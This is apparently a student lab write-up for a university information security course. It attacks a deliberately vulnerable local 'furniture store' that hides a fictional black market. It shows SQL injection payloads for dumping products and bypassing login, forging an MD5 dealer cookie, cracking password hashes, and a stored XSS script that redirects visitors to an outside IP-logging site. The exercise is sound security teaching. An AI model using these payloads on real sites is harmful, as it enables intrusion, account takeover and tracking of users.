



Master of Information Security

MIS4203 – Independent Studies in Information Security

Index Number – 16770217 | Reg. Number – 2016MIS021

Study Number – 08

Web Vulnerabilities - I

January 26, 2019

University of Colombo School of Computing

Table of Contents


Study Number – 08.....	1
Web Vulnerabilities - I.....	1
Problem.....	3
Approach	3
Conclusion	21

Problem

Given website looks like a Furniture store, but you suspect that the website is also hosting an underground black market site. You need to investigate this site and look for web vulnerabilities. All your attacks must be carried out via the website.

Approach

Make given VM and website inside it is up and running properly



① Not Secure | 192.168.99.100

xmarks Java Photography MongoDB Database JavaScript WebService Multibindings - go... mac XML hacks Arduino Cambio Tuto

furniture Home Products Sign In Sign Up Contact

Crazy Furniture.

Or as crazy as furniture can be! We have tables, beds and what not.



Project Procedure

1. Investigating products:

Find a SQL injection attack that makes the site display all of the products (dark market product) it has in the database. [5 marks]

Trying filtering on product page:

① 192.168.99.100/product.php?filter=table#

furniture Home Products Sign In Sign Up Contact

Products

Here is our latest range.


Filter Results: Submit

Name	Description	Price	
	A Table	A very big table, useful for ... putting things on and possibly eating at.	£110.00

Showing 1 to 1 of 1 entries

Previous 1 Next

Trying with wild card and check whether it is working, objective is that website doing this keyword filtering by LIKE sql pattern in where clause of the sql query:



The screenshot shows a web browser window with the URL `192.168.99.100/product.php?filter=#`. The page title is "Our products" and the main heading is "Products". A sub-header says "Here is our latest range." Below this is a search bar labeled "Filter Results" with the value "%%%" highlighted and enclosed in a red box. A "Submit" button is next to it. The main content area displays a table of three products:

	Name	Description	Price
	A Table	A very big table, useful for ... putting things on and possibly eating at.	£110.00
	A Lamp	For lighting things up in a dark room.	£60.00
	A Drinks Globe and Chair	A Drinks Globe, something that should be in everyone's home!	£90.00

At the bottom, it says "Showing 1 to 3 of 3 entries" and has navigation buttons for "Previous", "1", and "Next".

As suspected result is sql error:



The screenshot shows a web browser window with the URL `192.168.99.100/product.php?filter=%25%25#`. The page title is "Our products" and the main heading is "Products". A sub-header says "Query failed: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%%%%' at line 1".

That means sql can be injectable.

Trying to retrieve all records in the table:

The screenshot shows a web browser displaying a product listing page. The URL in the address bar is `192.168.99.100/product.php?filter=' or '' like '%25#`, with the filter parameter highlighted by a red box. The page title is "Products". A search bar contains the same malicious query. Below it is a table with columns: Name, Description, and Price. The table lists various items, including "A Table", "A Lamp", "A Drinks Globe and Chair", "Rocks of Cocaine", "Weed", "Heroin", "Zeus Source Code", "BlackHole Crimeware", "DDOS your enemies", and "Web hacking". The last item's description indicates it's a service to bring down a target website. Navigation links at the bottom show "Showing 1 to 10 of 11 entries", "Previous", "1", "2", and "Next".

Name	Description	Price
A Table	A very big table, useful for ... putting things on and possibly eating at.	£110.00
A Lamp	For lighting things up in a dark room.	£60.00
A Drinks Globe and Chair	A Drinks Globe, something that should be in everyone's home!	£90.00
Rocks of Cocaine	Lots and lots of coke!	£5000.00
Weed	Plenty of weed. Top quality stuff.	£40.00
Heroin	More Class As for you!	£6000.00
Zeus Source Code	Get the source code to deploy your own botnet.	£500.00
BlackHole Crimeware	Start a bot, maintain and control it. Your own crimewave.	£800.00
DDOS your enemies	We use Zeus to DDOS a target server of your choice.	£100.00
Web hacking	Give us a URL and we have an hour of our work to bring down a site of your choice.	£50.00

Sql injection is possible as it is allowing it. Then it will list all the products

Dark market products are there as below screenshot:

The screenshot shows a web browser window with the URL 192.168.99.100/product.php?filter='+or+'+like+'%25#'. The page has a dark header with navigation links: furniture, Home, Products, Sign In, Sign Up, Contact. The main title is 'Products' with the subtitle 'Here is our latest range.' Below is a search/filter bar and a table of products.

Name	Description	Price
A Table	A very big table, useful for ... putting things on and possibly eating at.	£110.00
A Lamp	For lighting things up in a dark room.	£60.00
A Drinks Globe and Chair	A Drinks Globe, something that should be in everyone's home!	£90.00
Rocks of Cocaine	Lots and lots of coke!	£5000.00
Weed	Plenty of weed. Top quality stuff.	£40.00
Heroin	More Class As for you!	£6000.00
ZeuS Source Code	Get the source code to deploy your own botnet.	£500.00
BlackHole Crimeware	Start a bot, maintain and control it. Your own crimewave.	£800.00
DDOS your enemies	We use ZeuS to DDOS a target server of your choice.	£100.00
Web hacking	Give us a URL and we have an hour of our work to bring down a site of your choice.	£50.00


Showing 1 to 10 of 11 entries

Previous 1 2 Next

2. Get access to the market:


Investigate the websites cookies and find a way to get access to the underground black market site using an account you have created on the website. [15 marks]

User account created:



The screenshot shows a web application's account settings page. At the top, there is a navigation bar with links for 'furniture', 'Home', 'Products', 'Basket', 'Sign Out', and 'Contact'. A dropdown menu labeled 'ucsc' is open. Below the navigation, the title 'My Account Settings' is displayed in large bold letters, followed by a subtitle 'Contact Form'. There are several input fields: 'Username' (containing '2016mis021'), 'Full Name' (containing 'ucsc'), 'Email' (containing '2016mis021@bham.ac.uk'), 'Password' (containing 'New password...'), 'Confirm Password' (containing 'Confirm password...'), and a 'Current Password' field which is currently empty. At the bottom right of this form area are two buttons: 'Send' and 'Clear'.

Using burp tool, there is a flag to identify is dealer or not:



The screenshot shows the Burp Suite proxy interface. In the left sidebar, under the 'users.php' directory, two items are highlighted with a red box: 'is_dealer=0&id=6' and 'is_dealer=1&id=6'. Below the sidebar, the 'Request' tab is selected, showing a POST request to '/admin/users.php' with the parameter 'p4r4m373r=c234471f7e45510b2b0014cc10ab5826'. The 'Raw' tab shows the full request: 'POST /admin/users.php?p4r4m373r=c234471f7e45510b2b0014cc10ab5826 HTTP/1.1'. The 'Headers' tab includes 'Host: 192.168.99.100', 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:59.0) Gecko/20100101 Firefox/59.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate', 'Referer: http://192.168.99.100/admin/users.php?p4r4m373r=c234471f7e45510b2b0014cc10ab5826', 'Content-Type: application/x-www-form-urlencoded', 'Content-Length: 16', and 'Connection: close', 'Upgrade-Insecure-Requests: 1'. A cookie 'PHPSESSID=3110303caa1905b573591f021aab0536; 040ec1ee950ffc53291f6df0fffc30325=c4ca4238a0b923820dcc509a6f75849b' is also listed. The 'Params' tab shows the parameter 'is_dealer=0&id=6'.

When looking at the cookies saved on browser related to the website, there are two can be found. One is for php session and other one is suspicious as below.

The screenshot shows a cookie management interface with the title "Cookies". A search bar is at the top. Below it, a message says "The following cookies are stored on your computer". A table lists cookies by "Site" and "Cookie Name". A cookie for "192.168.99.100" named "PHPSESSID" is highlighted with a red box. The details for this cookie are shown in a modal window at the bottom:

Site	Cookie Name
▼ 192.168.99.100	PHPSESSID
192.168.99.100	040ec1ee950ffc53291f6df0ffc30325

Cookie Details:

- Name: 040ec1ee950ffc53291f6df0ffc30325
- Content: cfcd208495d565ef66e7dff9f98764da
- Host: 192.168.99.100
- Path: /
- Send For: Any type of connection
- Expires: At end of session

Action Buttons:

- Remove Selected
- Remove All

The MD5 hash:

cfcfd208495d565ef66e7dff9f98764da

was successfully reversed into the string:

0

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

cfcfd208495d565ef66e7dff9f98764da

Reverse

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

0

Convert

Generating md5 for value 1:

The MD5 hash of:

1

is:

c4ca4238a0b923820dcc509a6f75849b

You can attempt to reverse the MD5 hash which was just generated, to reverse it into the originally provided string:

Reverse a MD5 hash

c4ca4238a0b923820dcc509a6f75849b

Reverse

Feel free to experiment MD5 hashing with more strings. Just enter a new string and submit the form to convert it into another MD5 hash.

Convert a string to a MD5 hash


1

Convert

Changing the cookies value to newly generated value:

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
D40ec1ee950fc532...	192.168.99.100	/	Session	Sat, 26 Jan 2019 10:41:46 GMT	c4ca4238a0b923820dcc509a6f75849b	false	Unset
PHPSESSID	192.168.99.100	/	Session	Sat, 26 Jan 2019 10:34:43 GMT	651ba444b9a47fa1b8d5c35bb605963f	false	Unset

Refresh the browser:



The screenshot shows a web browser window with the address bar containing "192.168.99.100". The page itself is titled "The Cotton Highway" with the subtitle "We have drugs, get your drugs here. And a hit here and there.". In the top right corner, there is a user dropdown menu with the text "ucsc" next to a dropdown arrow. This menu is highlighted with a red box.


It is login to the black market

3. Identifying the other users:

Find an XSS attack on the site and use it to inject some JavaScript that will make the browsers of everyone else that looks at the underground black market make a request to another computer at an IP address of your choice. (this fictional other computer could then log their IP addresses and identify everyone using the black market). [15 marks]

The cookies value is the identifier of the black market user. So if we can merge a script to most frequent page that underground black market users browse, we can find out the black market users. The most browsing page of black market users will be the product page. So that if we can redirect the users to some other computer of logger service to track request from this site, then we can identify underground black market users. To prove that and visualize that best way is request redirect to ip address finder online service such as <http://www.findmyip.org/>

So I have wrote a php script to redirect page to the <http://www.findmyip.org/> if the cookies value is correct value.



The screenshot shows a browser's developer tools Network tab. A POST request is being made to "css_find_ip.php". The request body contains the value "1800". The "Content-Type" header is set to "application/x-www-form-urlencoded". The response status is 200 OK. Below the Network tab, the page source code is displayed, showing a form with a "Price" label and an input field containing "1800". There are also two hidden input fields with names "csrf" and "filename" respectively, both containing values "51716613de27ac909659b03d6530f3cb" and "2019-01-31_Fq49iZ.php".

New Item

New product has been uploaded. Go to the products page if you like.

Name

xss find location 2

Description

xss find location 2

```

159 <script type="text/javascript" charset="utf8" src="/js/jquery-2.1.2.min.js"></script>
160 <script type="text/javascript" charset="utf8" src="/js/jquery.dataTables.min.js"></script>
161 <script type="text/javascript">
162   $(document).ready(function() {
163     $('#data-table').dataTable({
164       "dom": "tip"
165     });
166     $('#input[name="quantity"]').change(function() {
167       if($('#this).val() < 0) {
168         $('#this).val(0);
169         alert("Quantity must be a positive number.");
170       }
171     });
172   });
173 </body>
174 </html>
175 <script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
176   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
177   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
178   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
179   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
180   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
181   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
182   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
183   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
184   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
185   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
186   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
187   (window.location.href = 'http://www.findmyip.org') </script><script type='text/javascript' charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
188   (window.location.href = 'http://www.findmyip.org') </script>
```

e | www.findmyip.org

Photography MongoDB Database JavaScript WebService Multibindings · go... mac XML



Home

What is my IP address?



Your IP address is 175.157.33.148.

[Hide IP with VPN](#)

This is the **public IP address** of the machine requested this page. If your computer is behind a router or used a **proxy server** to request this page, the **IP address** shown is your router or **proxy server**.

Host Details

IP Address:	175.157.33.148
Host Name:	175.157.33.148
Host Location:	, Sri Lanka
Current Time:	Thursday, January 31, 2019 11:20:08 AM CST

Do you want to find an IP address of your network printer? Please read "[How to find an IP of a printer](#)" to find ways to obtain an IP number of your network printer.

Do you want to find IP Addresses of private network? Please read [How to find IP addresses of computing devices on the private network?](#)

4. Escalating your privileges:

Find the admin control panel, and from here log into the User Management page by finding the password. [10 marks]

Sign-in page is vulnerable for sql injection. Because of that can login with user which exists already.

The screenshot shows a web browser window with the URL `192.168.99.100/signin.php`. The page has a dark header with navigation links: furniture, Home, Products, Sign In, Sign Up, and Contact. The main content area has a heading "Please sign in". It contains two input fields: one with the placeholder "' or '' like '%'" and another with the value ".....". A large blue "Sign in" button is at the bottom. The entire input field containing the placeholder is highlighted with a red box.


The screenshot shows a web browser window with the URL `192.168.99.100/u/settings.php`. The header includes a search bar and a user profile "John Saxon". The main content is titled "My Account Settings" and "Contact Form". It features several input fields: "Username" (containing "jts"), "Full Name" (containing "John Saxon"), "Email" (containing "j.t.saxon@cs.bham.ac.uk"), "Password" (containing "New password..."), "Confirm Password" (containing "Confirm password..."), and a "Current Password" field (containing "*****"). The "Current Password" field is highlighted with a red box. Below it are "Send" and "Clear" buttons.

Using view source:

```
<div class="form-actions">
<label>Current Password</label>
<input name="current" type="password" placeholder="Current password..." value="*DC917E8329C06E9E7735775F8E8F5CF2F2AE1505" /><br />
<button type="submit" class="btn btn-primary">Send</button>
<button type="reset" class="btn">Clear</button>
</div>
</fieldset>
```

Password must be : *DC917E8329C06E9E7735775F8E8F5CF2F2AE1505

Tried to login with that password and login in is success




The screenshot shows the homepage of a website called "Crazy Furniture". The URL in the browser is 192.168.99.100/index.php. The page features a dark header with navigation links for "furniture", "Home", "Products", "Basket", "Sign Out", and "Contact". A dropdown menu for "John Saxon" is open. The main content area has a title "Crazy Furniture." and a subtitle "Or as crazy as furniture can be! We have tables, beds and what not." Below the title are two small images of furniture pieces.

Examined the page source using view page source provided by the browser to find any suspicious urls such as commented or check permissions are hardcoded.

Found that admin page can be viewed via:

```
<ul class="nav pull-right">
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">
  ucsc
    <b class="caret"></b>
</a>
<ul class="dropdown-menu">
<li><a href="/u/index.php">My Account</a></li>
<!--<li><a href="/admin/index.php">Admin</a></li>-->
</li>
</ul>
</div><!--/.nav-collapse -->
</li>
</ul>
</div>
```

So first I logged in via user and tried this url:



The screenshot shows the "Administrator Panel" page. The URL in the browser is 192.168.99.100/admin/index.php. The page title is "Administrator Panel". It displays a message "Promote and demote users." and a "User Management" button, which is highlighted with a red box. Below it are sections for "Product Management" (with links to "Add New Products" and "See File Uploads (Images)") and "Messages" (with a link to "View messages send by the public").

Since the user management password authentication has no submit button. I suspect that the action is key listener or change listener. So password is md5 hash that can be find via online hash database as below:

So correct password is monkey95

MD5 Decryption

Enter your MD5 and cross your fingers :

Decrypt

Found : **monkey95**
(hash = e2077d878327026c3cc4e35a6e7037d7)

So users are listed as below:

The screenshot shows a web browser window with the URL 192.168.99.100/admin/users.php?p4r4m373r=c234471f7e45510b2b0014cc10ab5826. The page title is "Users". The header includes navigation links for furniture, Home, Products, Basket, Sign Out, Contact, and a user dropdown for John Saxon. The main content area displays a table of user data.

Users

Yeah about that, I haven't quite got around to adding much in the way of "User Management".

Although, as a treat: have a token a4168dac8097e9706930e902401b630c.

ID	Username	Full Name	Email
1	jts	John Saxon	j.t.saxon@cs.bham.ac.uk
2	tpc	Tom Chothia	t.chothia@cs.bham.ac.uk
3	csn	Chris Novakovic	c.novakovic@cs.bham.ac.uk
4	igb	Ian Batten	i.batten@cs.bham.ac.uk
5	air	Andreea Radu	a.i.radu@cs.bham.ac.uk
6	2016mis021	ucsc	2016mis021@bham.ac.uk

So one of the users might be the admin. Previously I have found that sign-in page is vulnerable for sql injection. So trying to login to user which has id =2 and found that user has admin access.

the cotton highway Home Products Basket Sign Out Contact Tom Chothia ▾

My Account Settings

Contact Form

Username
tpc

Full Name
Tom Chothia

Email
t.chothia@cs.bham.ac.uk

Password
New password...

My Account
Admin

Extracting password data:

```

<fieldset>
  <legend>Contact Form</legend>
  <label>Username</label>
  <input name="name" placeholder="Your username..." value="tpc" disabled="disabled" type="text">
  <label>Full Name</label>
  <input name="full" placeholder="Your full name..." value="Tom Chothia" type="text">
  <label>Email</label>
